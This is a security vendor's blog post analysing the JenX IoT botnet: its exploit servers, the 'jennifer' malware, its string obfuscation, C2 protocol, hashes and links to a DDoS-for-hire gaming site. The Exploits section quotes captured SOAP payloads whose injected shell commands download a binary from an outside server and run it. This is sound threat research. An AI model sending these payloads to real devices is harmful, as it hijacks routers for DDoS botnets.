JenX – Los Calvos de San Calvicie

blog.radware.com/security/2018/02/jenx-los-calvos-de-san-calvicie/

February 1, 2018

- Security
- Attack Types & Vectors

By

Pascal Geenens

-

February 1, 2018
0
11968

Source: sancalvicie.com

A new botnet recently started recruiting IoT devices. The botnet uses hosted servers to find and infect new victims leveraging one of two known vulnerabilities that have become popular in IoT botnets recently:

- CVE-2014-8361 “Realtek SDK Miniigd UPnP SOAP Command Execution” vulnerability and related exploit.
- CVE-2017–17215 “Huawei Router HG532 – Arbitrary Command Execution” vulnerability and related exploit.

Both exploit vectors are known from the Satori botnet and based on code that was part of a recent public Pastebin post by the “Janit0r,” author of “BrickerBot.”

The malware also uses similar techniques as seen in the recently discovered PureMasuta, which had its source code published in an invite-only dark forum as of late.


Our investigation led us to a C2 server hosted under the domain ‘sancalvicie.com’ of which the site provides GTA San Andreas Multi-Player mod servers with DDoS Services on the side. Below is a screenshot of the services with the details:

Hosting and DDoS-as-Service offerings at SanCalvicie.com

The SAMP option provides a multi-player gaming service for GTA San Andreas and explicitly mentions the protection against Source Engine Query and other DDoS floods.

The Corriente Divina (“divine stream”) option is described as “God’s wrath will be employed against the IP that you provide us.” It provides a DDoS service with a guaranteed bandwidth of 90-100Gbps and attack vectors including Valve Source Engine Query and 32bytes floods, TS3 scripts and a “Down OVH” option which most probably refers to attacks targeting the hosting service of OVH, a cloud hosting provider that also was a victim of the original Mirai attacks back in September 2016. OVH is well known for hosting multi-player gaming servers such as Minecraft, which was the target of the Mirai attacks at the time.

Imagine my surprise when I was redacting my initial report for the blog and I visited the site again and found the DDoS attack service description to have changed – they’ve upgraded their service!



Hosting and DDoS-as-Service offerings at SanCalvicie.com – couple of hours later, the same day
Note the new mention of “Bots” and the increased guaranteed DDoS volume of 290-300Gbps. They must be confident of their new botnet they started to deploy just two days ago…

[You might also like: 10 Cyber Security Questions with Radware’s Pascal Geenens]

Exploits

On Jan 30th our IoT honeypots registered multiple exploit attempts from distinct servers, all located in different hosting centers in Europe.

The exploits based on CVE-2014-8361 try to perform an RCE through three individual SOAP posts to port 52869 using the URL /picsdesc.xml

```
<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
 <s:Body>
  <u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">
   <NewRemoteHost></NewRemoteHost>
   <NewExternalPort>47449</NewExternalPort>
   <NewProtocol>TCP</NewProtocol>
   <NewInternalPort>44382</NewInternalPort>
   <NewInternalClient>`cd /tmp/; rm -rf t`</NewInternalClient>
   <NewEnabled>1</NewEnabled>
   <NewPortMappingDescription>syncthing</NewPortMappingDescription>
   <NewLeaseDuration>0</NewLeaseDuration>
  </u:AddPortMapping>
 </s:Body>
</s:Envelope>

<?xml version="1.0" ?>
 <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <s:Body><u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">
   <NewRemoteHost></NewRemoteHost>
   <NewExternalPort>47450</NewExternalPort>
   <NewProtocol>TCP</NewProtocol>
   <NewInternalPort>44382</NewInternalPort>
   <NewInternalClient>`cd /tmp/; wget http://5.39.22.8/jennifer.mips -O t`</NewInternalClient>
   <NewEnabled>1</NewEnabled>
   <NewPortMappingDescription>syncthing</NewPortMappingDescription>
   <NewLeaseDuration>0</NewLeaseDuration>
  </u:AddPortMapping>
 </s:Body>
</s:Envelope>

<?xml version="1.0" ?>
 <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
  <s:Body><u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">
   <NewRemoteHost></NewRemoteHost>
   <NewExternalPort>47451</NewExternalPort>
   <NewProtocol>TCP</NewProtocol>
   <NewInternalPort>44382</NewInternalPort>
   <NewInternalClient>`cd /tmp/; chmod 777 t; ./t realtek`</NewInternalClient>
   <NewEnabled>1</NewEnabled>
   <NewPortMappingDescription>syncthing</NewPortMappingDescription>
   <NewLeaseDuration>0</NewLeaseDuration>
  </u:AddPortMapping>
 </s:Body>
</s:Envelope>
```

The CVE-2017–17215 based exploits use a POST to /ctrlt/DeviceUpgrade_1 on port 37215 and a slightly different command sequence to download and execute the malware, first attempting to kill any competing bots that might be resident on the device:

```
<?xml version="1.0" ?>
  <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <s:Body>
        <u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1">
            <NewStatusURL>$(cd /tmp/ ;rm -rf okiru ;killall okiru ;killall masuta ;killall telnet
;killall telnet.mips ;killall mips ;killall mirai ;busybox wget -g 5.39.22.8 -l jennifer -r
/jennifer.mips ;chmod +x jennifer ;./jennifer)</NewStatusURL>
            <NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL>
        </u:Upgrade>
      </s:Body>
```

The malware binary is called ‘jennifer’ and was in all occurrences downloaded from the same server 5.39.22.8 which is hosted at a different provider compared to the provider of the exploit servers.

The download server hosts samples for MIPS, ARM and x86, all very recently uploaded:

```
$ curl -vI http://5.39.22.8/jennifer.arm
HTTP/1.1 200 OK
Server: nginx/1.12.2
Last-Modified: Tue, 30 Jan 2018 10:45:14 GMT
$ curl -vI http://5.39.22.8/jennifer.x86
HTTP/1.1 200 OK
Server: nginx/1.12.2
Last-Modified: Mon, 29 Jan 2018 19:08:00 GMT
$ curl -vI http://5.39.22.8/jennifer.mips
HTTP/1.1 200 OK
Server: nginx/1.12.2
Last-Modified: Mon, 29 Jan 2018 18:38:25 GMT
```

IOCs for the samples at time of analysis:

```
sha256
a51c4e7bd27348bc124b694538eee9b19e60727c49b362fe4cbac911ca015e21  jennifer.arm
04463cd1a961f7cd1b77fe6c9e9f5e18b34633f303949a0bb07282dedcd8e9dc  jennifer.mips
901ca8fe678b8375b60ba9571a4790448bade3b30b5d29665565fcbb1ab5f6ae  jennifer.x86
md5
855af029ade2d6fdf8d85fd01b90baae  jennifer.arm
fb93601f8d4e0228276edff1c6fe635d  jennifer.mips
ee079b488e9747c57d4bb20cb9fcfee7  jennifer.x86
```

Untypical for IoT botnets we have witnessed in the past year, this botnet uses servers to perform the scanning and the exploits. Nearly all botnets, including Mirai, Hajime, Persirai, Reaper, Satori and Masuta perform distributed scanning and exploiting. That is, each victim that is infected with the malware will perform its own search for new victims. This distributed scanning provides for an exponential growth of the botnet, but comes at the price of flexibility and sophistication of the malware itself.

Without scanning and exploit payloads, the bot code itself becomes unsophisticated and lighter on the delivery. At the same time, centralizing the scan and exploit functionality provides the maintainers with more flexibility to add and improve the functionality as they go. The scan and exploit functionality can also be coded in higher level languages such as Python or Go and leverage the much richer ecosystem of modules and libraries without fear of impacting the size of the bot. They don’t even have to limit themselves to scripting or programming and can leverage whatever tools are available to create an integrated and automated scan and exploit system.


When providing scanning and exploit capabilities in the bot itself, it must (or should) be implemented in C or another compiled language and should not expect any of the dependencies to be present on the multitude of devices and platforms. For every statically

linked library that increases the richness of the core language, the size of the bot and also its fingerprint increases. By identifying the libraries linked with a malware, it is easier on the security researchers to reverse and interpret exploits or techniques used by the malware.

Less nodes scanning and exploiting also means the botnet is less noisy overall and less probable that it will get detected by honeypots. Moreover, they stay under the radar of the autonomous PDoS botnet known as BrickerBot. At the same time, it makes it more difficult for researchers to estimate the size of the botnet without having access to the command and control servers. Finally, the impact on the resources, including the bandwidth of the network connection of the victims will be minimal until the bot is actually instructed to perform an attack.

The drawback of the central approach is a less than linear growth with the number of deployed servers. Much slower compared to the exponential growth rate of and less aggressive than distributed scanning botnets.

Our much denser global Deception Network confirms the global reach of each of the scanning and exploit servers. When filtering on the IP addresses of the exploit servers we discovered SYN scans directed at the port corresponding to the specific exploit the server was equipped with. This confirms the mass scan and surgical approach to exploit in order to not create too much noise and stay undetected.



Global Deception Network stats for one of the Realtek exploit servers

Malware

Upon execution, the Jennifer binary forks three processes and writes the below message to the terminal before exiting.

```
gosh that chinese family at the other table sure ate a lot
```

The three forked processes have their names obfuscated in the process table much like Mirai does. The malware is also protected with anti-debugging detection to prevent running it with tracing or in a debugger. All processes are listening to a port bound to localhost while one for the processes opens a TCP socket to the command and control server located at 80.82.70.202 on port 127. The TCP session is kept alive for the duration of the process' existence.

```
pi@raspberrypi:~/analysis/jennifer $ sudo lsof -n | egrep "960\b|962\b|963\b"
kgflfbflp  960            pi  cwd       DIR      179,7     4096     185896 /home/pi/analysis/jennifer
kgflfbflp  960            pi  rtd       DIR      179,7     4096          2 /
kgflfbflp  960            pi  txt       REG      179,7    39060     186511 /home/pi/analysis/jennifer/t
kgflfbflp  960            pi    0u      CHR      136,0      0t0          3 /dev/pts/0
kgflfbflp  960            pi    1u      CHR      136,0      0t0          3 /dev/pts/0
kgflfbflp  960            pi    2u      CHR      136,0      0t0          3 /dev/pts/0
kgflfbflp  960            pi    3u     IPv4      10954      0t0        TCP 127.0.0.1:1991 (LISTEN)
kgflfbflp  960            pi    4r      DIR        0,4        0          1 /proc
kgflfbflp  962            pi  cwd       DIR      179,7     4096     185896 /home/pi/analysis/jennifer
kgflfbflp  962            pi  rtd       DIR      179,7     4096          2 /
kgflfbflp  962            pi  txt       REG      179,7    39060     186511 /home/pi/analysis/jennifer/t
kgflfbflp  962            pi    0u     IPv4      11923      0t0        TCP 10.0.100.100:52340-
>80.82.70.202:127 (ESTABLISHED)
kgflfbflp  962            pi    3u     IPv4      10954      0t0        TCP 127.0.0.1:1991 (LISTEN)
kgflfbflp  963            pi  cwd       DIR      179,7     4096     185896 /home/pi/analysis/jennifer
kgflfbflp  963            pi  rtd       DIR      179,7     4096          2 /
kgflfbflp  963            pi  txt       REG      179,7    39060     186511 /home/pi/analysis/jennifer/t
kgflfbflp  963            pi    0r      DIR        0,4        0          1 /proc
kgflfbflp  963            pi    3u     IPv4      10954      0t0        TCP 127.0.0.1:1991 (LISTEN)
```

Strings in the binary have been obfuscated:

```
pi@raspberrypi:~/analysis/jennifer $ strings jennifer.arm
JR**L
@ #!
glabc4dmo35hnp2lie0kjf
QIKFQ
QCLACNTKAKG
AMO"
"*6-e1-$1e&-,+ 6 e#$(,)<e$1e1- e*1- 7e1$') e607 e$1 e$)*1E
6- ))E
 +$') E
6<61 (E
j',+j'06<'*=e
e$55) 1e+*1e#*0+!E
+&*77 &1E
j',+j'06<'*=e56E
j',+j'06<'*=e.,))eh|jE
j57*&jE
j = E
j#!E
j($56E
j57*&j+ 1j1&5E
 )5 7E
j 1&j7 6*)3k&*+#E
+$( 6 73 7eE
j! 3j2$1&-!*"E
j! 3j(,6&j2$1&-!*"E
*07& e
+",+ e
0 7<E
/dev/null
.shstrtab
.init
.text
.fini
.rodata
.ctors
.dtors
.data
.bss
```

The message “gosh that chinese family at the other table sure ate a lot” which is printed to the terminal is a nice gift from the author(s). The string is 58 characters long and provides a good starting point for finding the obfuscation algorithm and key without having to go through a more painful and lengthy reversing. In the C pseudo code reversed from the binary it is easy to locate a candidate string with the exact same number of characters:

```
int32_t mem4 = (int32_t)malloc(58); // 0xde38_3
function_e24c(mem4, (int32_t)"\"*6-e1-$1e&-,+ 6 e#$(,)<e$1e1- e*1- 7e1$') e607 e$1 e$)*1E", 58);    -- PGEE
g131 = 58;
*(char *)&g39 = 58;
g38 = mem4;
```

Some very basic cryptanalysis with Python soon revealed the obfuscation algorithm to be a simple XOR with a fixed key 0x45:

```
In [3]: ciphertxt = "\"*6-e1-$1e&-,+ 6 e#$(,)<e$1e1- e*1- 7e1$') e607 e$1 e$)*1E"

In [4]: cleartxt = "gosh that chinese family at the other table sure ate alot"

In [11]: for i in range(0, len(ciphertxt)-1):
             print(i,":",ciphertxt[i],cleartxt[i],"--",ord(ciphertxt[i]),ord(cleartxt[i]),"diff=",ord(ciphertxt[i])-ord(cleartxt[i]),"
         xor=",ord(ciphertxt[i])^ord(cleartxt[i]))

0 : " g -- 34 103 diff= -69 xor= 69
1 : * o -- 42 111 diff= -69 xor= 69
2 : 6 s -- 54 115 diff= -61 xor= 69
3 : - h -- 45 104 diff= -59 xor= 69
4 : e   -- 101 32 diff= 69 xor= 69
5 : 1 t -- 49 116 diff= -67 xor= 69
6 : - h -- 45 104 diff= -59 xor= 69
7 : $ a -- 36 97 diff= -61 xor= 69
8 : 1 t -- 49 116 diff= -67 xor= 69
9 : e   -- 101 32 diff= 69 xor= 69
10 : & c -- 38 99 diff= -61 xor= 69
11 : - h -- 45 104 diff= -59 xor= 69
12 : , i -- 44 105 diff= -61 xor= 69
13 : + n -- 43 110 diff= -67 xor= 69
14 :   e -- 32 101 diff= -69 xor= 69
15 : 6 s -- 54 115 diff= -61 xor= 69
16 :   e -- 32 101 diff= -69 xor= 69
17 : e   -- 101 32 diff= 69 xor= 69
18 : # f -- 35 102 diff= -67 xor= 69
19 : $ a -- 36 97 diff= -61 xor= 69
20 : ( m -- 40 109 diff= -69 xor= 69
21 : , i -- 44 105 diff= -61 xor= 69
22 : ) l -- 41 108 diff= -67 xor= 69
23 : < y -- 60 121 diff= -61 xor= 69
24 : e   -- 101 32 diff= 69 xor= 69
25 : $ a -- 36 97 diff= -61 xor= 69
26 : 1 t -- 49 116 diff= -67 xor= 69
27 : e   -- 101 32 diff= 69 xor= 69
28 : 1 t -- 49 116 diff= -67 xor= 69
29 : - h -- 45 104 diff= -59 xor= 69
30 :   e -- 32 101 diff= -69 xor= 69
31 : e   -- 101 32 diff= 69 xor= 69
32 : * o -- 42 111 diff= -69 xor= 69
33 : 1 t -- 49 116 diff= -67 xor= 69
34 : - h -- 45 104 diff= -59 xor= 69
35 :   e -- 32 101 diff= -69 xor= 69
36 : 7 r -- 55 114 diff= -59 xor= 69
37 : e   -- 101 32 diff= 69 xor= 69
38 : 1 t -- 49 116 diff= -67 xor= 69
39 : $ a -- 36 97 diff= -61 xor= 69
40 : ' b -- 39 98 diff= -59 xor= 69
41 : ) l -- 41 108 diff= -67 xor= 69
42 :   e -- 32 101 diff= -69 xor= 69
43 : e   -- 101 32 diff= 69 xor= 69
44 : 6 s -- 54 115 diff= -61 xor= 69
45 : 0 u -- 48 117 diff= -69 xor= 69
46 : 7 r -- 55 114 diff= -59 xor= 69
47 :   e -- 32 101 diff= -69 xor= 69
48 : e   -- 101 32 diff= 69 xor= 69
49 : $ a -- 36 97 diff= -61 xor= 69
50 : 1 t -- 49 116 diff= -67 xor= 69
51 :   e -- 32 101 diff= -69 xor= 69
52 : e   -- 101 32 diff= 69 xor= 69
53 : $ a -- 36 97 diff= -61 xor= 69
54 : ) l -- 41 108 diff= -67 xor= 69
55 : * o -- 42 111 diff= -69 xor= 69
56 : 1 t -- 49 116 diff= -67 xor= 69

In [18]: txt = ""
         for c in ciphertxt:
             txt += chr(ord(c)^0x45)
         print(txt)

gosh that chinese family at the other table sure ate alot
```

Applying the XOR with 0x45 on the obfuscated strings reveals their plain text version:

```
gosh that chinese family at the other table sure ate alot
shell
enable
system
/bin/busybox
 applet not found
ncorrect
/bin/busybox ps
/bin/busybox kill -9/
/proc/
/exe
/fd
/maps
/proc/net/tcp
elper
/etc/resolv.conf
nameserver
/dev/watchdog
/dev/misc/watchdog
ource
ngine
uery
```

There is still the question on how to get the string that contains the hostname of the C2 server behind IP 80.82.70.202 which we witnessed earlier. The reverse domain is of no use for making sensible guesses to attribute the botnet:

```
Non-authoritative answer:
202.70.82.80.in-addr.arpa       name = no-reverse-dns-configured.com.
```

The string containing the hostname can be found in the reversed pseudo code below:

```
*(char *)&g43 = (char)v1;
int32_t mem2 = (int32_t)malloc(22); // 0xddec_3
int32_t size3 = 22; // R8
g131 = function_e24c(mem2, (int32_t)"QIKFQ\fQCLACNTKAKG\fAMO\", 22);
g98 = mem2;
*(char *)&g99 = (char)size3;
*(char *)&g100 = (char)v1;
```

Passing the string through the XOR with 0x45 does not produce the expected results. Some brute forcing helped us find the key 0x22 – this same XOR obfuscation with the exact same key was used to obfuscate usernames and passwords in PureMasuta – coincidence considering that PureMasuta's code was shared on an invite-only hacker forum?

Ultimately, we found by XORing with 0x22 the hostname of the C2 server to be 'skids.sancalvicie.com'.

```
: txt = ""
cipherbody = """
QIKFQ\fQCLACNTKAKG\fAMO\"
"""
for line in cipherbody.split("\n"):
    for c in line:
        txt += chr(ord(c)^0x22)
    txt += "\n"
print(txt)

skids.sancalvicie.com
```

Verifying the hostname:

```
pi@raspberrypi:~/analysis/jennifer $ ping skids.sancalvicie.com
PING skids.sancalvicie.com (80.82.70.202) 56(84) bytes of data.
64 bytes from no-reverse-dns-configured.com (80.82.70.202): icmp_seq=1 ttl=56 time=17.0 ms
```

This domain is registered by an organization going by the name of 'Calvos S.L.'

[You might also like: Everything You Need to Know About Brickerbot, Hajime, and IoT Botnets]

C2 Protocol

Upon execution, the malware phones home to its hardcoded C2 server located by the hostname 'skids.sancalvicie.com' using a TCP session on port 127. The malware sends an initial byte sequence "0x00 0x00 0x00 0x01 0x07" followed by the string that was passed as a first argument to the command line to execute it. In the case of the Realtek exploit, this argument is 'realtek'. After this initial sequence, the bot and the C2 server are passing back and forth packets with a payload of two null-bytes to keep the session alive.

```
00000000  00 00 00 01                                      ....
00000004  07 72 65 61 6c 74 65 6b                          .realtek
0000000C  00 00                                            ..
    00000000  00 00                                          ..
0000000E  00 00                                            ..
    00000002  00 00                                          ..
00000010  00 00                                            ..
    00000004  00 00                                          ..
00000012  00 00                                            ..
    00000006  00 00                                          ..
00000014  00 00                                            ..
    00000008  00 00                                          ..
00000016  00 00                                            ..
    0000000A  00 00                                          ..
00000018  00 00                                            ..
    0000000C  00 00                                          ..
0000001A  00 00                                            ..
    0000000E  00 00                                          ..
0000001C  00 00                                            ..
    00000010  00 00                                          ..
0000001E  00 00                                            ..
    00000012  00 00                                          ..
```

TCP session between bot and C2 server – bot in red

The C2 server also seems to provide a command line interface, listening on the same port 127. When the initial byte after session establishment is not 0x00, the server responds with a prompt for login:

Attribution

The reversed code has indicators of a Valve Source Engine Query attack payload, the same attack vector what was included in the original Mirai code, which had its source published back in October 2016.

Investigating deeper into the domain ‘sancalvicie.com’ the answer to the potential Source Engine Query attack payload was pretty soon revealed as the website provides GTA San Andreas multiplayer servers and explicitly mentions its “Anti Query Flood” protection. As a side service, the site also provides DDoS services including the Valve Source Engine Query flood attack.

This brings us to believe that the botnet is being built by the San Calvicie hacker group and will be served up through their Clearnet website. The San Calvicie hacker group has been the talk of some threads in gamer forums in relation to DDoS attacks here and here.

Should you be concerned?

Unless you frequently play GTA San Andreas, you will probably not be directly impacted. The botnet is supposed to serve a specific purpose and be used to disrupt services from competing GTA SA multiplayer servers. I do not believe that this will be the botnet that will take down the internet! But it does contain some interesting new evolutions and it adds to a list of IoT botnets that is growing longer and faster every month! That said, there is nothing that stops one from using the cheap $20 per target service to perform 290Gbps attacks on business targets and even government related targets. I cannot believe the San Calvicie group would oppose to it.

Can we take JenX down?

As of this morning, we received positive replies on some of the abuse notifications that we filed yesterday. Two European providers took down the exploit servers hosted in their datacenters. I can confirm there are still active servers and the command and control server is still alive as I write this. Basically, the botnet is still operational and we only impacted its growth rate.

At the same time, by our actions, we sent the hackers the message that they should get better if they want to hide from us! We will not tolerate anyone starting to build their own weapons of massive destruction and be successful without investing skills and money. By trying to enforce a higher threshold, I believe we can demotivate mister everybody to get into the business of IoT botnets, and that is, agreed, a rather small, but a victory none the same.

JenX, in particular, can be easily concealed and hardened against takedowns. As they opted for a central scan and exploit paradigm, the hackers can easily move their exploit operations to bulletproof hosting providers who provide anonymous VPS and dedicated servers from offshore zones. These providers do not care about abuse. Some are even providing hosting services from the Darknet. If the exploit servers would be move to the Darknet, it would make it much more difficult to track down the servers' location and take them down. I witnessed at least one IoT botnet using such techniques in the past year and it was BrickerBot.

LEAVE A REPLY

Please enter your comment!

Please enter your name here

You have entered an incorrect email address!

Please enter your email address here